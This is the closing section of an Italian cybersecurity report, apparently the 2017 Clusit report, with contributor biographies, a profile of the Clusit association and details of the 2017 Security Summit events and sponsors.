Enrico Toso, già auditor di terza parte su sistemi di gestione della sicurezza delle informazioni e della qualità, dal 2001 ha ricoperto ruoli di responsabile della sicurezza e del rischio informatico in Deutsche Bank SpA. Ha maturato competenze di Governance, Risk e Compliance nel corso di progetti evolutivi nell'ambito dell'ICT bancario allo scopo di assicurare un robusto fondamento di conformità normativa e al tempo stesso di agio operativo. Ha elaborato e promosso l'impiego di modelli di analisi del rischio. Su questo tema ha tenuto corsi e ha guidato progetti con lo scopo di integrare la gestione informatica con quella operativa. È membro attivo di gruppi di lavoro (ABI Lab e Oracle Community for Security) e contributore di team di professionisti che si occupano di protezione dei dati, di misure per la prevenzione delle frodi e della perdita di dati, di pagamenti sui canali internet e mobile, di gestione del rischio. È coautore di articoli per l'individuazione di soluzioni in risposta ai requisiti derivanti dalle Normative Europee sulla sicurezza dei pagamenti e sulla protezione dei dati personali e dalle Normative di Vigilanza Bancaria (circ. 285 di Banca d'Italia) con particolare attenzione alle misure di Data Quality e di Data Governance. Ha seguito progetti di adeguamento ai provvedimenti del Garante sugli Amministratori di sistema e sul tracciamento degli accessi ed è intervenuto a tavole rotonde sul GDPR, in particolare sui modelli di analisi preventiva d'impatto e sugli approcci di Privacy by design e by default. Oggi è prevalentemente impegnato su progetti di adeguamento al Regolamento Europeo sui Trasferimenti di Fondi (EU FTR) e alla Direttiva Europea sui Servizi di Pagamento (PSD2) e sui tavoli di consultazione per la definizione delle soluzioni tecniche di autenticazione robusta dal cliente e per l'armonizzazione degli Standard aperti di comunicazione con le Terze Parti.

Holger Unterbrink is technical leader engineering in Security SE-EMEAR Central Germany Holger is a long term IT security enthusiast who started to work for Siemens as a telecommunication and CCIE networking specialist. He moved over to Cisco 15 years ago, worked there as a penetration tester and security consultant supporting large customer projects. Before moving to the Talos Threat Research Group in Cisco, he was leading the Cyber Security Technical Advisor Group in EMEA. Beside of developing multiple penetration testing tools, Holger did security research in a couple of different areas like botnet technology, sandbox bypassing, VPN MITM and more. He is a frequent speaker at CiscoLive and security conferences.

Giuseppe Vaciago è Avvocato, iscritto all'Ordine degli Avvocati di Milano dal 2002. Le aree di specializzazione sono il diritto penale delle nuove tecnologie e il diritto penale societario. Ha prestato la sua attività professionale per alcune importanti società nazionali e internazionali nel settore dell'information technology. Ha conseguito un PHD in Digital Forensics all'Università degli Studi di Milano Bicocca ed è docente di informatica giuridica presso l'Università degli Studi dell'Insubria dal 2007. Ha frequentato in qualità di Visiting Scholar la Stanford Law School e la Fordham Law School di New York. Ha partecipato a numerosi convegni presso le più prestigiose Università italiane ed estere. È fellow presso il Nexa Center di Torino e presso il Cybercrime Institute di Colonia. È membro del comitato editoriale della Rivista Digital Investigation edita da Elsevier. È autore di numerose pubblicazioni di carattere universitario tra cui "Computer Crimes", "Digital Forensics" e "Modelli di organizzazione gestione e controllo ai sensi del D.lgs. 231/01". È membro dell'Organismo di Vigilanza di Procter & Gamble Italy S.p.A., Whirlpool S.p.A, Duracell, Labocos S.r.l., Team System S.r.l., Gruppo Ospedaliero San Donato.

Alessandro Vallega, in Oracle Italia dal 1997 come Project Manager in ambito ERP e nell'Information Technology dal 1984, è Business Development Director e si occupa a livello Europeo di Governance Risk and Compliance, Database Security ed Identity & Access Management. Ha definito ed esportato un approccio per valutare la Security Maturity dei database e per valutare i vantaggi aziendali nell'uso di soluzioni IAM. Inoltre è il fondatore e il coordinatore della Oracle Community for Security. È coautore, editor o team leader di una decina di pubblicazioni su diversi temi legati alla sicurezza (misure, rischio, frodi, ritorno dell'investimento, compliances, privacy...) liberamente scaricabili dal sito Clusit (http://c4s.clusit.it). Ha fondato insieme a Clusit e ad Aused un osservatorio permanente sulla nuova legge europea per la Protezione dei Dati Personali chiamato EuroPrivacy.info. Contribuisce fin dal 2012 ai Rapporti Clusit sulla Sicurezza ICT in Italia. È socio AIEA, CSA Italy e membro del Consiglio Direttivo di Clusit.

Giancarlo Vercellino è Research Manager, IDC Local Research, dove si occupa di ricerca per clienti nazionali e internazionali del settore IT, con particolare focus in area software applicativo. Prima di raggiungere IDC, Giancarlo ha lavorato come market analyst e business manager presso diverse fondazioni e centri ricerca e ha insegnato economia presso il Politecnico di Torino. Giancarlo si è laureato con lode presso l'Università di Torino, ha un Master in gestione strategica dell'IT presso il Politecnico di Torino, un Phd in economia industriale al Politecnico di Milano e ha frequentato i corsi di MBA della Anderson School of Management, University of California, Los Angeles.

Riccardo Zanzottera, nato nel 1980, si laurea in Ingegneria delle Telecomunicazioni presso il Politecnico di Milano. Per due anni svolge attività di system testing presso i laboratori di Cisco Photonics e Nokia-Siemens prima di assumere il ruolo di Business Analyst presso società di consulenza in ambito ICT. Dal 2009 in Fastweb, ha ricoperto il ruolo di Demand Manager e Solution Architect maturando una significativa esperienza nella realizzazione e gestione di progetti IT legati all'evoluzione delle reti di accesso ed al lancio di nuovi servizi e soluzioni per il mercato Consumer e Business. Dal 2014 ricopre il ruolo di Product Manager responsa-

bile dello sviluppo di servizi di sicurezza per il mercato Enterprise e del supporto alle attività di Go to Market.

Andrea Zapparoli Manzoni si occupa con passione di ICT dal 1997 e di Information Security dal 2003, mettendo a frutto un background multidisciplinare in Scienze Politiche, Computer Science ed Ethical Hacking. Dal 2012 è membro del Consiglio Direttivo di Clusit e Board Advisor del CSCSS (Center for Strategic Cyberspace + Security Science) di Londra. È stato Presidente per oltre 10 anni de iDialoghi, società milanese dedicata alla formazione ed alla consulenza in ambito Cyber Security. Nel gennaio 2015 ha assunto il ruolo di Senior Manager della divisione Information Risk Management di KPMG Advisory. È spesso chiamato come relatore a conferenze ed a tenere lezioni presso Università, sia in Italia che all'estero. Come docente Clusit tiene corsi di formazione su temi quali Cyber Crime, Mobile Security, Cyber Intelligence e Social Media Security, e partecipa come speaker alle varie edizioni del Security Summit, oltre che alla realizzazione di white papers (FSE, ROSI v2, Social Media) in collaborazione con la Oracle Community for Security. Nel 2016 è stato co-autore del Framework Nazionale di Cyber Security e dello studio "Cyber security and resilience for Smart Hospitals" di ENISA. Fin dalla prima edizione del "Rapporto Clusit sulla Sicurezza ICT in Italia" cura la sezione relativa all'analisi dei principali attacchi a livello internazionale, e alle tendenze per il futuro.

Il Clusit, nato nel 2000 presso il Dipartimento di Informatica dell'Università degli Studi di Milano, è la più numerosa ed autorevole associazione italiana nel campo della sicurezza informatica. Oggi rappresenta oltre 500 organizzazioni, appartenenti a tutti i settori del Sistema-Paese.

Gli obiettivi

- Diffondere la cultura della sicurezza informatica presso le Aziende, la Pubblica Amministrazione e i cittadini.
- Partecipare alla elaborazione di leggi, norme e regolamenti che coinvolgono la sicurezza informatica, sia a livello nazionale che europeo.
- Contribuire alla definizione di percorsi di formazione per la preparazione e la certificazione delle diverse figure professionali operanti nel settore della sicurezza.
- Promuovere l'uso di metodologie e tecnologie che consentano di migliorare il livello di sicurezza delle varie realtà.

Le attività ed i progetti in corso

- Formazione specialistica: i Webinar ed i Seminari CLUSIT.
- Ricerca e studio: Premio "Innovare la Sicurezza delle Informazioni" per la migliore tesi universitaria arrivato alla 12a edizione.
- Le Conference specialistiche: Security Summit (Milano, Roma e Verona).
- Produzione di documenti tecnico-scientifici: i Quaderni CLUSIT e le Pillole di Sicurezza.
- I Gruppi di Lavoro: con istituzioni, altre associazioni e community.
- Il progetto "Rischio IT e piccola impresa", dedicato alle piccole e micro imprese.
- Progetto Scuole: la Formazione sul territorio.
- Rapporti Clusit: Rapporto annuale sugli eventi dannosi Cyber crime e incidenti informatici) in Italia; analisi del mercato italiano dell'ICT Security; analisi sul mercato del lavoro.
- Il Mese Europeo della Sicurezza Informatica, iniziativa di sensibilizzazione promossa e coordinata ogni anno nel mese di ottobre in Italia da Clusit, in accordo con l'ENISA e con l'Istituto Superiore delle Comunicazioni e delle Tecnologie dell'Informazione del Ministero dello Sviluppo Economico (ISCOM).

Il ruolo istituzionale

In ambito nazionale, Clusit opera in collaborazione con: Presidenza del Consiglio, numerosi ministeri, Banca d'Italia, Polizia Postale e delle Comunicazioni, Arma dei Carabinieri e Guardia di Finanza, Agenzia per l'Italia Digitale, Autorità Garante per la tutela dei dati personali, Autorità per le Garanzie nelle Comunicazioni, CERT Nazionale e CERT PA., Università e Centri di Ricerca, Associazioni Professionali e Associazioni dei Consumatori, Confindustria, Confcommercio e CNA.

I rapporti internazionali

In ambito internazionale, Clusit partecipa a svariate iniziative in collaborazione con: i CERT, i CLUSI, Università e Centri di Ricerca in oltre 20 paesi, Commissione Europea, ENISA (European Union Agency for Network and Information Security), ITU (Interna-

tional Telecommunication Union), OCSE, UNICRI (Agenzia delle Nazioni Unite che si occupa di criminalità e giustizia penale), le principali Associazioni Professionali del settore (ASIS, CSA, ISACA, ISC², ISSA, SANS) e le associazioni dei consumatori.

Security Summit è il più importante appuntamento italiano per tutti coloro che sono interessati alla sicurezza dei sistemi informatici e della rete e, più in generale, alla sicurezza delle informazioni.
Progettato e costruito per rispondere alle esigenze dei professionals di oggi, Security Summit è un convegno strutturato in momenti di divulgazione, di approfondimento, di formazione e di confronto. Aperto alle esperienze internazionali e agli stimoli che provengono sia dal mondo imprenditoriale che da quello universitario e della ricerca, il Summit si rivolge ai professionisti della sicurezza e a chi in azienda gestisce i problemi organizzativi o legali e contrattuali dell'Ict Security.
Certificata dalla folta schiera di relatori (più di 400 sono intervenuti nelle scorse edizioni), provenienti dal mondo della ricerca, dell'Università, delle Associazioni, della consulenza, delle Istituzioni e delle imprese, la manifestazione è stata frequentata da oltre 14.000 partecipanti, e sono stati rilasciati circa 8.000 attestati validi per l'attribuzione di oltre 14.000 crediti formativi (CPE).
Tutte le sessioni prevedono il rilascio di Attestati di Presenza e danno diritto a crediti/ore CPE (Continuing Professional Education) validi per il mantenimento delle certificazioni CISSP, CSSP, CISA, CISM o analoghe richiedenti la formazione continua.

La partecipazione è libera e gratuita, con il solo obbligo dell'iscrizione online.
Il Security Summit è organizzato dal Clusit e da Astrea, agenzia di comunicazione e organizzatore di eventi di alto profilo contenutistico nel mondo finanziario e dell'Ict.

L'edizione 2017

La nona edizione del Security Summit si tiene a Milano dal 14 al 16 marzo, a Treviso l'11 maggio, a Roma il 7 e 8 giugno e a Verona il 4 ottobre.

Informazioni

- Agenda e contenuti: info@clusit.it, +39 349 7768 882.
- Altre informazioni: info@astrea.pro
- Informazioni per la stampa: press@securitysummit.it
- Sito web: http://www.securitysummit.it/
- Foto reportage : https://www.facebook.com/groups/64807913680/photos/?filter=albums
- Video riprese e interviste: http://www.youtube.com/user/SecuritySummit

In collaborazione con

Akamai
FASTER FORWARD

FASTWEB

Hewlett Packard
Enterprise

IBM

Microsoft

ORACLE

TREND MICRO

Research Partner

IDC
Analyze the Future

SECURITY SUMMIT
TECHNOLOGIES
MANAGEMENT
COMPLIANCE

www.securitysummit.it